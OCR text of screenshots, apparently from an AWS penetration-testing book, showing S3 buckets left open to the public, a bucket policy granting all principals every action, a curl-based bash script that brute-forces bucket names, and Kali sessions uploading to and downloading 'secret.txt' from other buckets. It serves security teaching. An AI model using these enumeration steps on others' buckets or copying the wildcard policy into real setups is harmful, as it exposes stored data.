
AWS recommends that you block all public access to your bucket, unless public access is required for specific and verified use cases such as static website hosting.

☑ I acknowledge that the current settings may result in this bucket and the objects within becoming public

☐ **Block *all* public access**

Turning this setting on is the same as turning on all four settings below. Each of the following settings are independent of one another.

- ☐ **Block public access to buckets and objects granted through *new* access control lists (ACLs)**
  S3 will block public access permissions applied to newly added buckets or objects, and prevent the creation of new public access ACLs for existing buckets and objects. This setting doesn't change any existing permissions that allow public access to S3 resources using ACLs.
- ☐ **Block public access to buckets and objects granted through *any* access control lists (ACLs)**
  S3 will ignore all ACLs that grant public access to buckets and objects.
- ☑ **Block public access to buckets and objects granted through *new* public bucket or access point policies**
  S3 will block new bucket and access point policies that grant public access to buckets and objects. This setting doesn't change any existing policies that allow public access to S3 resources.
- ☐ **Block public and cross-account access to buckets and objects through *any* public bucket or access point policies**
  S3 will ignore public and cross-account access for buckets or access points with policies that grant public access to buckets and objects.




Server access logging	Disabled
Tagging	0 Tags
Object-level logging	Disabled
Default encryption	None
CloudWatch request metrics	Disabled
Object lock	Disabled

Permissions

Block *all* public access
Off


- **Block public access to buckets and objects granted through *new* access control lists (ACLs)**
  Off
- **Block public access to buckets and objects granted through *any* access control lists (ACLs)**
  Off
- **Block public access to buckets and objects granted through *new* public bucket or access point policies**
  On
- **Block public and cross-account access to buckets and objects through *any* public bucket or access point policies**
  Off

System permissions Disabled



		User	Access key ID	Secret access key	Password	Email login instructions
▾	✓	test	AKIAQODX3LXDJYB4FWS2	********* Show	********* Show	Send email

- ✓ Created user test
- ✓ Attached policy IAMUserChangePassword to user test
- ✓ Added user test to group ADmin
- ✓ Created access key for user test
- ✓ Created login profile for user test



Owner
jonathan.helmus

Last modified
Feb 15, 2020 7:38:16 AM GMT-0800

Etag
42f8afeab70c57639db8bd4dc2852896


Storage class
Standard

Server-side encryption
None

Size
28.0 B

Key
test.txt

Object URL
https://packtawspentesting.s3-us-west-2.amazonaws.com/test.txt



Block public access (bucket settings)

Public access is granted to buckets and objects through access control lists (ACLs), bucket policies, access point policies, or all. In order to ensure that public access to all your S3 buckets and objects is blocked, turn on Block all public access. These settings apply only to this bucket and its access points. AWS recommends that you turn on Block all public access, but before applying any of these settings, ensure that your applications will work correctly without public access. If you require some level of public access to your buckets or objects within, you can customize the individual settings below to suit your specific storage use cases. Learn more


Block *all* public access
Off

Block public access to buckets and objects granted through *new* access control lists (ACLs)
Off

Block public access to buckets and objects granted through *any* access control lists (ACLs)
Off


Block public access to buckets and objects granted through *new* public bucket or access point policies
Off

Block public and cross-account access to buckets and objects through *any* public bucket or access point policies
Off




Bucket policy editor ARN: arn:aws:s3:::packtawspentesting
Type to add a new policy or edit an existing policy in the text area below.


```
{
    "Version": "2012-10-17",
    "Id": "Policy1582137589630",
    "Statement": [
        {
            "Sid": "Stmt1582137588027",
            "Effect": "Allow",
            "Principal": "*",
            "Action": "s3:*",
            "Resource": "arn:aws:s3:::packtawspentesting"
        }
    ]
}
```




```
root@kali:~# aws s3api get-bucket-policy --bucket packtawspentesting --output text | python -m json.tool
{
    "Id": "Policy1582137589630",
    "Statement": [
        {
            "Action": "s3:*",
            "Effect": "Allow",
            "Principal": "*",
            "Resource": "arn:aws:s3:::packtawspentesting",
            "Sid": "Stmt1582137588027"
        }
    ],
    "Version": "2012-10-17"
}
```




```
root@kali:~/AWS# aws s3 ls s3://
2020-02-15 00:06:47 packtawspentesting
2020-02-19 14:09:41 readthisblockthis
root@kali:~/AWS# aws s3 ls s3://readthisblockthis
root@kali:~/AWS# echo "Please review your controls" > testing.txt
root@kali:~/AWS# aws s3 cp testing.txt s3://readthisblockthis
upload: ./testing.txt to s3://readthisblockthis/testing.txt
root@kali:~/AWS# aws s3 ls s3://readthisblockthis
2020-02-19 15:36:52         28 testing.txt
```




```
"PublicAccessBlockConfiguration": {
    "BlockPublicAcls": false,
    "IgnorePublicAcls": false,
    "BlockPublicPolicy": false,
    "RestrictPublicBuckets": false
}
```




```
#!/bin/bash
while read F ; do
    count=$(curl $1/$F -s | grep -E "NoSuchBucket|InvalidBucketName" |wc -l)
    if [[ $count -eq 0 ]]
    then
            echo "Bucket Found: "$F
    fi
done < $2
~
~
~
~
```



```
root@kali:~/AWS# aws s3 ls s3://the-moose-bucket-test
2020-02-24 00:20:07         39 secret.txt
root@kali:~/AWS# aws s3 cp s3://the-moose-bucket-test .
root@kali:~/AWS# ls
policy.json  secret.txt  testing.txt
root@kali:~/AWS# cat secret.txt
This is a scret, please do not delete!
```



```
root@kali:~/AWS# aws s3api list-objects --bucket the-moose-bucket-test
{
    "Contents": [
        {
            "Key": "secret.txt",
            "LastModified": "2020-02-24T05:20:07.000Z",
            "ETag": "\"6e2c4cf9a6ad94e95d609ba1db5cea7f\"",
            "Size": 39,
            "StorageClass": "STANDARD",
            "Owner": {
                "DisplayName": "jonathan.helmus",
                "ID": "88e7628e11d33b1364c184a0c3dad568d742cf14530aa6e97665e67ba6572c06"
            }
        }
    ]
}
```



Keywords - Stopwords (start with minus -) (?): packtpub.com

Order By:

Order By Direction: Descending

□ Full Path (?) □ Treat as regex (?)

Filename Extensions (php, xlsx, docx, pdf): php, xlsx, docx, pdf

Results for "packtpub com"


1 - 1 of 1 results

Ignored Buckets

None (?)

#	Bucket	Filename	Size
1	0960.s3.amazonaws.com	logos/packtpub.com.jpg	4.36kB

